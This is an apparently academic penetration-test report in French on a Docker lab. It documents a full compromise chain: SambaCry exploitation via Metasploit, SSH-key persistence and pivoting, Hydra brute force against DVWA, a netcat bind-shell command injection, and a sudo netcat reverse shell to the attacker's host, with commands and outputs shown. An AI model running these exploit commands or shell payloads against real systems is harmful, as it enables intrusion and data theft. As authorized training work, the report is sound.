



Rapport d'Audit de Sécurité & Pentest

- Sae3.Cyber.04 IUT Nice Côte d'Azur | 9/01/2026

*Audit de sécurité offensif d'une infrastructure réseau et applicative.
Analyse des vulnérabilités d'une application Web (WebApp) et d'un
serveur de fichiers Samba.*

- **Type de test** : Pentest "Boîte Noire" sur environnement virtualisé (Docker).
- **Objectifs techniques réalisés** : Reconnaissance active : Scan de ports et énumération de versions de services. → Analyse de vulnérabilité : Identification de la faille "SambaCry" sur une version non patchée. → Exploitation critique : Utilisation d'un module Metasploit pour charger une librairie malveillante via un "Pipe" nommé. → Preuve de concept (PoC) : Obtention d'un Shell Root stable sans authentification préalable.
- **Outils & Techniques** : Metasploit Framework : Module exploit/linux/samba/ls_known_pipename. → Vulnérabilité exploitée : CVE-2017-7494 (SambaCry) - Remote Code Execution.
- **Périmètre technique : Cible** : Conteneur "Damn Web App" & Service Samba (172.18.0.3 (Samba) / 172.19.0.2 (WebApp))

• **Commanditaire** : IUT Nice Côte d'Azur
• **Contexte** : SAE Sécurité Offensive
• **Contact** : email@iut.nice.fr

• **Auditeur** : Jérémy Girard
• **Email** : jeremy.girard@etu.unice.fr
• **Rôle** : Pentester

Table des matières

I. Résumé Exécutif.....	3
I.1 Synthèse de la mission.....	3
I.2 Tableau de bord des risques.....	3
I.3 Scénario d'Attaque.....	5
I.4 Analyse Statistique et Visuelle.....	6
A. Répartition des Failles Exploitées.....	6
B. Répartition des Failles Exploitées.....	6
II. Autorisations et Périmètre.....	7
II.1 Scénario d'Attaque.....	7
II.2 Périmètre Technique Autorisé.....	7
II.3 Cartographie Logique de l'Infrastructure.....	7
II.4 Énumération des Services et Surface d'Attaque.....	8
A. Répartition des Ports Ouverts.....	8
B. Distribution des Risques Système.....	8
II.5 Actions et Techniques Approuvées.....	8
II.6 Captures de Validation du Périmètre.....	9
II.7 Exclusions et Règles d'Engagement.....	10
III. Règles d'engagement.....	11
III.1 Cadre Opérationnel et Administratif.....	11
3.1.1 Informations de la Mission.....	11
III.2 Périmètre et Cibles Autorisées.....	12
III.3 Matrice des Autorisations et Restrictions.....	12
3.3.1 Techniques d'Attaque Approuvées.....	12
3.3.2 Restrictions et Interdits Stricts.....	12
III.4 Procédure d'Escalade et de Communication.....	13
III.5 Éthique et Déontologie.....	13
IV. Méthodologie & Outils.....	14
IV.1 Contexte résumé.....	14
IV.2 Méthodologie - étapes réalisées (ordre réel suivi).....	14
IV.2.1 Reconnaissance et Scan de vulnérabilités (Nmap & Nessus).....	14
A. Cartographie réseau (Nmap).....	14
B. Identification de la CVE (Nessus).....	15
IV.2.2 Exploitation initiale et accès Root (SambaCry / Metasploit).....	16
IV.2.3 Post-exploitation et Persistance (SSH & authorized_keys).....	17
A. Installation et activation des services de persistance.....	17
B. Déploiement de la clé de confiance (Authorized Keys).....	17
C. Validation de la liaison et établissement du Pivot.....	18
IV.2.4 Mouvement latéral et Pivotement (Tunneling SSH).....	18
IV.2.5 Intrusion Applicative Web (Hydra & Command Injection).....	19
A. Obtention des accès via Force Brute (Credential Stuffing).....	19

B. Exploitation de l'Injection de Commande (RCE).....	20
C. Connexion et Confirmation de l'accès (www-data).....	20
IV.2.6 Élévation de privilèges finale (Sudo Misconfiguration).....	21
IV.2.7 Exfiltration de données (MySQL).....	22
IV.3 Conclusion technique de la méthodologie.....	23
V. Reconnaissance & Scans.....	24
V.1 Synthèse exécutive - Résultats clés.....	24
V.2 Tableau récapitulatif - Services & Priorités.....	25
V.3 Analyse statistique des vulnérabilités.....	26
VI. Énumérations & Tests applicatifs.....	27
VI.1 Contexte et Surface d'attaque.....	27
VI.2 Phases de Test Détaillées.....	27
VI.3.1 Authentification et Faiblesse des accès.....	27
VI.3.2 Identification de la vulnérabilité (Command Injection).....	27
VI.3.3 Exploitation (Remote Code Execution).....	28
VI.3 Tableau Synthétique des Tests Applicatifs.....	29
VII. Résultats & Impact Global du Pentest.....	30
VII.1 Tableau Synthétique des vulnérabilités confirmées.....	30
VII.2 Impact Global sur la Sécurité.....	31
VII.3 Schéma de la Chaîne de Compromission.....	32
VIII. Résultats & Impact Global du Pentest.....	33
VIII.1 Méthodologie de mapping.....	33
VIII.1.1 Tableau de mapping des vulnérabilités.....	33
VIII.2 Détail de la vulnérabilité critique (SambaCry).....	34
VIII.3 La matrice de risques.....	35
VIII.4 Conclusion & Priorité de remédiation.....	36
IX. Recommandations.....	37
IX.1 Actions immédiates.....	37
IX.2 Correctifs court terme (1-2 semaines).....	37
A. Correctif Samba (Priorité Critique).....	37
B. Correction Applicative Web (Priorité Élevée).....	37
C. Durcissement des Privilèges (Priorité Critique).....	38
IX.3 Correctifs moyen terme (Architecture).....	38
IX.4 Tableau synthétique - Recommandations Prioritaires.....	39
IX.6 Bonnes pratiques & Éthique.....	40
X. Conclusion.....	41
X.1 Synthèse de la mission.....	41
X.2 Impact Métier Observé.....	41
X.3 Verdict Final.....	41

I. Résumé Exécutif

I.1 Synthèse de la mission

- **Date de l'audit :** 04 Janvier 2026
- **Périmètre :** Infrastructure Docker (Serveur de Fichiers & Application Web Interne)
- **Résultat Global :**  Compromission Total (Niveau Critique)

Dans le cadre de la SAE 304, un audit de sécurité offensif (Red Teaming) a été mené sur l'infrastructure virtualisée de l'organisation. L'objectif était d'éprouver la résistance du réseau face à une attaque interne et d'évaluer l'efficacité de la segmentation réseau.

L'audit a démontré qu'un attaquant initialement positionné sur le réseau utilisateur pouvait, prendre le contrôle total du serveur de fichiers (Samba), l'utiliser comme passerelle (pivot) pour atteindre le réseau d'administration sécurisé, et compromettre l'application métier critique (WebApp), exfiltrant ainsi l'intégralité de la base de données utilisateurs.

I.2 Tableau de bord des risques

Indicateur	Valeur / Résultat	Impact
Machines Compromises	2 / 2 (Samba + WebApp)	Arrêt de production possible.
Niveau d'Accès	ROOT (Super-Administrateur)	Contrôle total des serveurs.
Confidentialité	Base de données exfiltrée	Vol de données clients/RGPD.
Temps d'intrusion	< 45 Minutes	Détection quasi impossible avant impact.

I.3 Scénario d'Attaque

1 | Intrusion Initial

SambaCry (CVE-2017-7494) sur la machine Samba (172.18.0.3)

2 | Persistance & Pivot

Installation d'un service SSH et création d'un Tunnel SOCKS (Port 9050)

3 | Mouvement Latéral

Scan du réseau interne masqué (172.19.0.0/24) à travers le tunnel.

4 | Exploitation Web

Intrusion via Injection de Commande dans le module "Ping" de l'application.

5 | Escalade De Privilèges

Exploitation d'une mauvaise configuration Sudo sur le binaire netcat pour devenir Root.


Ce schéma illustre le cheminement complexe de l'attaque, prouvant l'inefficacité du cloisonnement actuel.

I.4 Analyse Statistique et Visuelle

A. Répartition des Failles Exploitées


Quelles faiblesses ont permis la compromission ?

Types de Vulnérabilités



B. Répartition des Failles Exploitées

Visualisation des zones traversées.



II. Autorisations et Périmètre

II.1 Scénario d'Attaque

- **Client / Commanditaire** : IUT Nice Côte d'Azur.
- **Auditeur Principal** : Jérémy Girard.
- **Référence Mission** : SAE Sécurité - Audit Infrastructure Docker.
- **Objet de l'audit** : Test d'intrusion "Boîte Noire" avec objectif de compromission totale (accès Root) et exfiltration de données via pivoting.

II.2 Périmètre Technique Autorisé

Cible Logique	Adresse IP	Réseau	Rôle / OS
Conteneur Samba	172.18.0.3	Zone Publique	Serveur de fichiers (Samba 4.6.3)
Conteneur WebApp	172.19.0.2	Zone Interne	Serveur Web (DVWA / Apache)
Passerelle (Pivot)	172.18.0.1	Pont Docker	Interface entre l'attaquant et les réseaux cibles.

Périmètre : Conteneur "Damn Web App" & Service Samba (172.18.0.3 (Samba) / 172.19.0.2 (WebApp))

II.3 Cartographie Logique de l'Infrastructure

Segmentation réseau Docker :



II.4 Énumération des Services et Surface d'Attaque

A. Répartition des Ports Ouverts

Exposition des services par machine.


- **Samba (172.18.0.3)** : 2 ports ouverts (139, 445).
- **WebApp (172.19.0.2)** : 1 port ouvert (80).

B. Distribution des Risques Système

Criticité des services exposés.

Risques par système exposée

- Critique (Samba / SMBv1)
- Élevé (WebApp / HTTP)



- **Critique (Samba / SMBv1)** : 70%.
- **Élevé (WebApp / HTTP)** : 30%.

II.5 Actions et Techniques Approuvées

- **Reconnaissance Active** : Empreinte de version via Nmap NSE et scripts d'énumération.
- **Exploitation de Vulnérabilité** : Injection de code à distance (RCE) via is_known_pipename sur Samba.
- **Mouvement Latéral** : Création de tunnels chiffrés (SSH -D) pour contourner la segmentation réseau.
- **Exploitation Applicative** : Injection de commandes OS via le module "Ping" de DVWA.
- **Élévation de Privilèges** : Abus de configurations Sudo (NOPASSWD) sur le binaire netcat.

II.6 Captures de Validation du Périmètre

Preuve n°1 : Découverte de la première cible (Réseau 172.18.0.x)

```
Nmap scan report for 172.18.0.3
Host is up (0.000015s latency).
Not shown: 98 closed tcp ports (reset)
PORT      STATE SERVICE
139/tcp    open  netbios-ssn
445/tcp    open  microsoft-ds
MAC Address: 02:42:AC:12:00:03 (Unknown)
```

Password:

Send Credentials

Visualisation des services et des ports 139/445 (ouvert)

Preuve n°2 : Découverte de la zone masquée (Pivoting)

```
(jeremy@discover)-[/]
$ proxychains nmap -Pn -sT -p 80,8080 172.19.0.0/24
```

Commande

saisie

```
Nmap scan report for 172.19.0.2
Host is up (0.00033s latency).
PORT      STATE SERVICE
80/tcp     open  http
8080/tcp    closed http-proxy
```

Scan Proxychains montrant le port 80 sur 172.19.0.2

II.7 Exclusions et Règles d'Engagement

1. **Non-Perturbation** : Interdiction stricte de réaliser des attaques par déni de service (DoS) sur les conteneurs.
2. **Intégrité** : Les données exfiltrées (hashes SQL, fichiers /etc/shadow) sont utilisées uniquement à des fins de démonstration dans le cadre de la SAE.
3. **Persistance** : L'installation de la clé SSH sur le serveur Samba est documentée comme vecteur de maintien d'accès.

III. Règles d'engagement

III. 1 Cadre Opérationnel et Administratif

L'audit de sécurité s'est déroulé dans un environnement strictement contrôlé. Cette section définit les limites légales et techniques acceptées entre l'auditeur et le commanditaire pour garantir l'intégrité de la plateforme durant les tests d'intrusion.

3.1.1 Informations de la Mission

Paramètre	Description Détaillée
Auditeur Responsable	Jérémy Girard
Période d'Intervention	Début des tests le 04/01/2026 à 18:35 CET
Type de Test	Test d'intrusion "Boîte Noire" avec élévation de privilèges (LPE) et mouvement latéral
Localisation Source	Machine d'attaque Kali Linux (Interface br-d4f3a3bc8cc3)

III. 2 Périmètre et Cibles Autorisées

Seuls les actifs listés ci-dessous ont fait l'objet de tests intrusifs. Toute machine non répertoriée a été considérée comme hors périmètre (Out-of-Scope).

Identifiant	Adresse IP	Segment Réseau	Nature de l'Actif
Cible Alpha	172.18.0.3	Frontal (VLAN 18)	Serveur de fichiers Samba (v4.6.3)
Cible Bêta	172.19.0.2	Interne (VLAN 19)	Application Web DVWA (Apache)
Passerelle	172.18.0.1	Passerelle Docker	Point de pivot pour le tunneling SSH

III. 3 Matrice des Autorisations et Restrictions

Conformément aux meilleures pratiques de l'industrie, les actions de l'auditeur ont été régies par la matrice de contrôle suivante :

3.3.1 Techniques d'Attaque Approuvées

- **Exploitation de Faille Critique** : Autorisation d'utiliser l'exploit SambaCry (CVE-2017-7494) pour l'obtention d'un accès initial.
- **Pivoting & Tunneling** : Création de tunnels SSH dynamiques (SOCKS5 via port 9050) pour la traversée de segments réseaux.
- **Force Brute** : Attaques par dictionnaire (Hydra) limitées aux comptes administratifs de l'application Web.
- **Injection de Commande** : Exécution de commandes arbitraires via les modules applicatifs non sécurisés.
- **Élévation de Privilèges** : Exploitation des configurations Sudoers permissives (NOPASSWD).

3.3.2 Restrictions et Interdits Stricts

- **Destruction de Données** : Aucune commande `rm -rf` ou modification irréversible de la base de données n'est autorisée.
- **Exfiltration Externe** : Les données sensibles (hashs de mots de passe, fichiers `/etc/shadow`) doivent rester confinées dans l'environnement de la SAE.

III. 4 Procédure d'Escalade et de Communication

En cas d'instabilité du système détectée lors de l'usage de Metasploit ou de scripts Python, la procédure suivante a été établie :

1. **Alerte Immédiate** : Signalement de l'anomalie au superviseur de la SAE.
2. **Suspension** : Arrêt immédiat de l'outil incriminé (ex: interruption du scan Proxychains).
3. **Restauration** : Réinitialisation de l'environnement via la commande docker-compose restart pour revenir à un état nominal.

III. 5 Éthique et Déontologie

L'auditeur s'engage à respecter le secret professionnel concernant les vulnérabilités découvertes. L'objectif de la mission est purement pédagogique et vise à l'amélioration de la posture de sécurité de l'infrastructure Docker auditée.

Note de Conformité : *Toutes les captures d'écran présentées dans ce rapport (Phases 1 à 4) ont été réalisées dans le respect strict des plages horaires et des cibles définies dans ces règles d'engagement.*

IV. Méthodologie & Outils

IV.1 Contexte résumé

L'audit a été réalisé sur une infrastructure conteneurisée complexe composée de plusieurs réseaux isolés. La mission a suivi un cycle d'attaque complet :

- **Reconnaissance initiale** sur le segment frontal (172.18.0.x).
- **Exploitation système** d'un service Samba vulnérable (SambaCry) pour obtenir un accès "Root" initial.
- **Mouvement latéral et Pivoting** via un tunnel SSH dynamique pour franchir la segmentation réseau et atteindre le segment interne (172.19.0.x).
- **Exploitation applicative et élévation de privilèges** sur une application Web pour compromettre l'intégralité de la chaîne.

IV.2 Méthodologie - étapes réalisées (ordre réel suivi)

IV.2.1 Reconnaissance et Scan de vulnérabilités (Nmap & Nessus)

Cette phase initiale a permis de cartographier la surface d'attaque et d'identifier mathématiquement le point d'entrée le plus critique.

A. Cartographie réseau (Nmap)

- **Action** : Un balayage ICMP et TCP a été effectué sur le segment frontal (172.18.0.0/24).
- **Résultat** : Détection de l'hôte **172.18.0.3**. L'analyse des ports a révélé des services de partage de fichiers (Ports 139, 445).
- **Outil** : Nmap avec scripts par défaut (-sC -sV).

Commande saisie :

```
(jeremy@discover)-[/opt/AuditsSecu]
$ sudo nmap -sC -sV -p- 172.18.0.3 On affichera les détails, les ports, et la version du Service pour l'IP définie.
```

Retour de la commande est identification du serveur Samba et de sa Version

```
| smb-os-discovery:
| OS: Windows 6.1 (Samba 4.6.3)
| Computer name: 40261d54a827
| NetBIOS computer name: 40261D54A827\x00
| Domain name: \x00
| FQDN: 40261d54a827
|_ System time: 2026-01-04T17:39:41+00:00
```

B. Identification de la CVE (Nessus)

- **Action** : Un scan de vulnérabilités ciblé a été lancé via l'instance **Nessus Professional**.
- **Résultat** : A formellement identifié la vulnérabilité **SambaCry (CVE-2017-7494)**.
- **Analyse** : Cette étape a été cruciale pour passer d'une simple énumération de ports à une stratégie d'exploitation ciblée (Metasploit), évitant ainsi les tentatives d'intrusion infructueuses sur d'autres services.

Dashboard Nessus avec l'identification de la vulnérabilité :

The screenshot shows the Nessus dashboard for 'My Basic Network Scan / Plugin #57608'. The main section displays a vulnerability titled 'SMB Signing not required' with a 'MEDIUM' severity. The description states: 'Signing is not required on the remote SMB server. An unauthenticated, remote attacker can exploit this to conduct man-in-the-middle attacks against the SMB server.' The solution suggests enforcing message signing in the host's configuration. The 'See Also' section provides links to Nessus and Samba documentation. The 'Plugin Details' sidebar shows: Severity: Medium, ID: 57608, Version: 1.20, Type: remote, Family: Misc., Published: January 19, 2012, Modified: October 5, 2022. The 'Risk Information' sidebar shows: Risk Factor: Medium, CVSS v3.0 Base Score: 5.3, and various vectors.

CVE et faille associé à cette dernière :

The screenshot shows a Metasploit CVE entry for CVE-2017-7494. The title is 'Samba 3.5.0 < 4.4.14/4.5.10/4.6.4 - 'is_known_pipename()' Arbitrary Module Load (Metasploit)'. The EDB-ID is 42084. The CVE is 2017-7494. The Author is METASPLOIT. The Type is REMOTE. The EDB Verified status is checked. The Exploit status shows a download icon and a code icon. The Platform is LINUX. The Date is 2017-05-29. The Vulnerable App field is empty. Red boxes highlight the title, the CVE number, and the 'CVE répertorié' label.

IV.2.2 Exploitation initiale et accès Root (SambaCry / Metasploit)

L'objectif était de transformer la vulnérabilité identifiée en un accès système.

- **Sélection de l'exploit** : Utilisation du module Metasploit exploit/linux/samba/is_known_pipename.
- **Configuration** : Paramétrage du RHOSTS sur l'IP 172.18.0.3.
- **Résultat** : L'exploit a permis l'ouverture d'une session shell. La commande id a confirmé un accès immédiat avec les privilèges **root** (uid=0).

Recherche de la disponibilité de l'outil is_known_pipename pour l'exploitation de la vulnérabilité :

```
msf > search is_know
```

Matching Modules					
#	Name	Disclosure Date	Rank	Check	Description
0	exploit/linux/samba/is_known_pipename	2017-03-24	excellent	Yes	Samba is_known_pipename() Arbitrary M

Mise en place de l'outil est ouverture d'une session shell :

```
msf exploit(linux/samba/is_known_pipename) > set RHOSTS 172.18.0.3
RHOSTS => 172.18.0.3
msf exploit(linux/samba/is_known_pipename) > run
[*] 172.18.0.3:445 - Using location \\172.18.0.3\myshare\ for the path
[*] 172.18.0.3:445 - Retrieving the remote path of the share 'myshare'
[*] 172.18.0.3:445 - Share 'myshare' has server-side path '/home/share'
[*] 172.18.0.3:445 - Uploaded payload to \\172.18.0.3\myshare\uFSgslcM.so
[*] 172.18.0.3:445 - Loading the payload from server-side path /home/share/uFSgslcM.so using \\PIPE\home/share/uFSgslcM.so...
[-] 172.18.0.3:445 - >> Failed to load STATUS_OBJECT_NAME_NOT_FOUND
[*] 172.18.0.3:445 - Loading the payload from server-side path /home/share/uFSgslcM.so using /home/share/uFSgslcM.so..
[*] 172.18.0.3:445 - Probe response indicates the interactive payload was loaded...
[*] Found shell.
[*] Command shell session 1 opened (172.18.0.1:38655 -> 172.18.0.3:445) at 2026-01-04 18:53:51 +0100
```

Accès "Root" sur machine Samba :

```
id
uid=0(root) gid=0(root) groups=0(root)
whoami
root
```


IV.2.3 Post-exploitation et Persistence (SSH & authorized_keys)

Une fois l'accès **root** obtenu sur le conteneur Samba (172.18.0.3), une phase de stabilisation a été entreprise pour garantir la persistance de l'accès et permettre le mouvement latéral.

A. Installation et activation des services de persistance

Afin de maintenir un environnement opérationnel, les services système nécessaires ont été installés et démarrés manuellement sur la cible :

- **Cron** : Installation du planificateur de tâches pour d'éventuels scripts de maintenance ou de reconnexion automatique.
- **OpenSSH** : Vérification et démarrage du serveur SSH pour permettre une connexion chiffrée directe, plus stable qu'un shell Metasploit.

Lancement du service Cron après son installation :

```
root@40261d54a827:~# service cron start
service cron start
* Starting periodic command scheduler cron [ OK ]
```

Lancement du service SSH après son installation :

```
root@40261d54a827:~# service ssh start
service ssh start
* Starting OpenBSD Secure Shell server sshd [ OK ]
```

B. Déploiement de la clé de confiance (Authorized Keys)

Plutôt que d'utiliser un mot de passe (facilement détectable et changeable), l'accès a été sécurisé via une paire de clés RSA :

1. **Génération** : Création d'une clé RSA de 4096 bits sur la machine attaquante Kali (jeremy@discover).
2. **Injection** : Création du répertoire `.ssh` sur la cible et injection de la clé publique de l'attaquant dans le fichier `authorized_keys`.
3. **Configuration** : Modification du fichier `/etc/ssh/sshd_config` pour autoriser explicitement la connexion en root (PermitRootLogin yes).

Création de la clé SSH :

```
(jeremy@discover)-[~/ssh]
$ ssh-keygen -t rsa -b 4096
```

```
+---[RSA 4096]-----+
|X+0*.. 0
|0+0.+ 0 E
|00*.*0. 0
|. =0. =
|.00 0 S
|...+ 0
|0
+---[SHA256]-----+
```

C. Validation de la liaison et établissement du Pivot

La réussite de cette phase est confirmée par une connexion SSH directe depuis Kali. Cette commande ne se contente pas d'ouvrir un shell, elle initialise également le **tunneling dynamique** nécessaire à la suite de l'audit.

- **Commande** : `ssh -D 9050 -i ~/.ssh/id_rsa root@172.18.0.3.`
- **Résultat** : Connexion réussie sans mot de passe, confirmant l'identité de l'hôte et l'accès privilégié.

Sessions SSH opérationnel :

```
(jeremy@discover)-[~/ssh]
$ ssh -D 9050 -i ~/.ssh/id_rsa root@172.18.0.3
The authenticity of host '172.18.0.3 (172.18.0.3)' can't be established.
```

IV.2.4 Mouvement latéral et Pivotement (Tunneling SSH)

La segmentation réseau empêchant l'accès direct au second réseau (172.19.0.0/24), une technique de pivot a été déployée.

- **Établissement du tunnel** : Utilisation d'un tunnel SSH dynamique (`ssh -D 9050`) sur le serveur Samba compromis.
- **Reconnaissance interne** : Grâce à `proxchains` et `nmap`, un scan a été effectué à travers le tunnel sur le réseau interne masqué.
- **Cible identifiée** : Découverte d'un serveur Web (Apache/2.4.25) sur l'IP **172.19.0.2** exposant le port **80/tcp**.

Retour du Scan Nmap :

```
Nmap scan report for 172.19.0.2
Host is up (0.00033s latency).
PORT      STATE SERVICE
80/tcp    open  http
8080/tcp  closed http-proxy
```

Identification du port 80 ouvert
probablement un serveur Apache

Vérification du serveur Apache en saisissant l'@IP 172.19.0.2 dans un navigateur Web :

DVWA

Page de login
du serveur WebApp !

Username

Password

Login

IV.2.5 Intrusion Applicative Web (Hydra & Command Injection)

Cette phase décrit comment l'accès à l'application interne DVWA (172.19.0.2) a été forcé, puis comment ses fonctionnalités ont été détournées pour obtenir un accès système.

A. Obtention des accès via Force Brute (Credential Stuffing)

L'application présentant une mire d'authentification, une attaque par dictionnaire a été lancée à travers le tunnel de pivot pour identifier des comptes valides.

- **Outil** : Hydra routé via Proxychains (pour traverser le tunnel SOCKS).
- **Dictionnaire** : Liste standard unix_passwords.txt.
- **Cible** : Formulaire HTTP POST sur 172.19.0.2/login.php.

Fichier contenant
les mots de passes
tester par hydra

Commande exécutée :


```
(jeremy@discover)-[/]
$ proxychains hydra -l admin -P /usr/share/wordlists/metasploit/unix_passwords.txt 172.19.0.2 http-post-form "/login.php:username=^USER^&password=^PASS^&Login=Login:Login failed"
```

Résultat : L'attaque a identifié la paire d'identifiants par défaut en quelques secondes :

Login : admin / Password: password.

```
172.19.0.2:80 [80][http-post-form] host: 172.19.0.2 login: admin password: password
```

Accès à la VM WebApp en tant qu'utilisateur :



B. Exploitation de l'Injection de Commande (RCE)

Une fois authentifié, l'analyse des fonctionnalités a révélé un module de diagnostic réseau ("Ping") vulnérable.

- **Vulnérabilité** : Absence de sanitization des entrées utilisateur. L'application concatène directement l'adresse IP fournie dans une commande système shell.
- **Vecteur d'attaque** : Utilisation du séparateur de commande ; pour chaîner une instruction malveillante après le ping légitime.
- **Charge Utile (Payload) - Bind Shell** : Au lieu d'un reverse shell classique (difficile à gérer à travers un double pivot), un **Bind Shell** a été mis en place. La commande injectée force le serveur victime à ouvrir un port d'écoute (4444) et à y attacher son terminal (/bin/sh).

Payload injecté dans le champ "IP address" :

Vulnerability: Command Injection

Ping a device

Enter an IP address: Injection de l'outil netcat

```
PING 127.0.0.1 (127.0.0.1): 56 data bytes
64 bytes from 127.0.0.1: icmp_seq=0 ttl=64 time=0.077 ms
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.063 ms
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.141 ms
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.104 ms
--- 127.0.0.1 ping statistics ---
4 packets transmitted, 4 packets received, 0% packet loss
round-trip min/avg/max/stddev = 0.063/0.096/0.141/0.030 ms
```

Explication technique : 127.0.0.1 satisfait le ping, ; sépare la commande, nc -l -p 4444 écoute sur le port 4444, -e /bin/sh redirige le shell vers ce port, et & exécute le tout en arrière-plan pour ne pas bloquer la page web.

C. Connexion et Confirmation de l'accès (www-data)

Le payload ayant ouvert le port 4444 sur la cible (172.19.0.2), il a suffi de s'y connecter depuis la machine attaquante via le tunnel.

- **Action** : Connexion Netcat via Proxychains vers la cible.
- **Commande** : proxychains nc 172.19.0.2 4444

```
(jeremy@discover)-[/]
$ proxychains nc 172.19.0.2 4444
```

- **Résultat** : Connexion établie immédiatement. La commande id confirme l'exécution de code sous l'identité du service web.

Preuve d'accès :

```
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
whoami
www-data
```

Connexion réussie au shell système de l'application web.

IV.2.6 Élévation de privilèges finale (Sudo Misconfiguration)

La dernière étape consistait à obtenir le contrôle total du serveur Web.

- **Énumération sudo** : La commande `sudo -l` a révélé que l'utilisateur `www-data` pouvait exécuter `/bin/nc` (Netcat) avec les droits **root sans mot de passe** (NOPASSWD).

Commande saisie sur l'hôte WebApp :

```
www-data@f47be40293f3:/var/www/html/vulnerabilities/exec$ sudo -l
sudo -l
```

Réponse de l'hôte WebApp étonnante :

```
User www-data may run the following commands on f47be40293f3:
(root) NOPASSWD: /bin/nc Aucun mots de passe configurer pour passer en ROOT étonnant !
```

- **Escalade** : L'exécution de `sudo /bin/nc -e /bin/sh 172.17.0.1 4444` a permis d'élever les privilèges.

Commande saisie sur l'hôte WebApp :

```
www-data@f47be40293f3:/var/www/html/vulnerabilities/exec$ sudo /bin/nc -e /bin/sh 172.17.0.1 4444
<ities/exec$ sudo /bin/nc -e /bin/sh 172.17.0.1 4444
sh: 2: python3: not found
En l'absence de mots de passe on crée une connection (Root) SSH sortante vers l'attaquant.
```

- **Confirmation** : Obtention d'un shell **root** final sur le conteneur WebPentest.

<pre>(jeremy@discover)-[/] \$ nc -lvnp 4444 listening on [any] 4444 ... connect to [172.17.0.1] from (UNKNOWN) [172.19.0.2] 36180</pre>	On écoute sur le port 4444 pour recevoir le Shell
<pre>id uid=0(root) gid=0(root) groups=0(root)</pre>	Accès sur "Root" sur le système WebApp !
